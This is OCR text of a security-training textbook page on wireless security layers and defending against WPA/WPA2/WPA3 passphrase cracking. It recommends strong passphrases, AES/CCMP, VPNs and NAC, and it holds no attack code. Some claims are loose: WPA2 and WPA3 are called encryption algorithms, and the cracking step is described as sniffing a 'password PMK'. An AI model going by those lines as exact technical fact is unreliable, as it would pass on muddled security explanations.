


RF Spectrum Security Wireless IDS
Per-Packet Authentication, Centralized Encryption
Wireless Signal Security
Connection Security
Data Protection
Vulnerabilities and Patches
WPA2 and AES
Device Security
Network Protection
End-user Protection
Strong Authentication
Stateful Per User Firewalls

Figure 16.121: Structure of wireless security layers

- **Wireless signal security**: In wireless networks, the network and RF spectrum within the environment should be continuously monitored and managed to identify the threats and awareness capability. A wireless intrusion detection system (WIDS) analyzes and monitors the RF spectrum. Alarm generation helps detect unauthorized wireless devices that violate the security policies of the network. Activities such as increased bandwidth usage, RF interferences, and unknown rogue wireless APs might indicate a malicious intruder on the network. Continuous monitoring of the network is the only measure that can prevent such attacks and secure the network.

- **Connection security**: Per frame/packet authentication provides protection against MITM attacks. It prevents an attacker from sniffing data when two genuine users communicate with each other, thereby securing the connection.
- **Device security**: Both vulnerability and patch management are important components of the security infrastructure.
- **Data protection**: Encryption algorithms such as WPA3, WPA2, and AES can protect data.
- **Network protection**: Strong authentication ensures that only authorized users gain access to a network.
- **End-user protection**: Even if the attacker has associated with APs, personal firewalls installed on the end user systems on the WLAN prevents the attacker from accessing files.



Defense Against WPA/WPA2/WPA3 Cracking

Passphrases

- The only way to crack WPA is to sniff the **password PMK** associated with the "handshake" authentication process, and if this password is extremely complicated, it will be **almost impossible to crack**
- Select a **random passphrase** that is not made up of dictionary words
- Select a complex passphrase of a **minimum of 20 characters** in length and regularly change it
- Use diceware words or a password manager to secure passwords

Client Settings

- Use WPA2 with **AES/CCMP encryption** only
- Properly set the client settings (e.g., validate the server, specify **server address**, do not prompt for new servers, etc.)

Additional Controls

- Use **virtual-private-network** (VPN) technology, such as Remote Access VPN, Extranet VPN, and Intranet VPN
- Implement a **Network Access Control** (NAC) or **Network Access Protection** (NAP) solution for additional control over end-user connectivity

Defense Against WPA/WPA2/WPA3 Cracking

- **Passphrases**

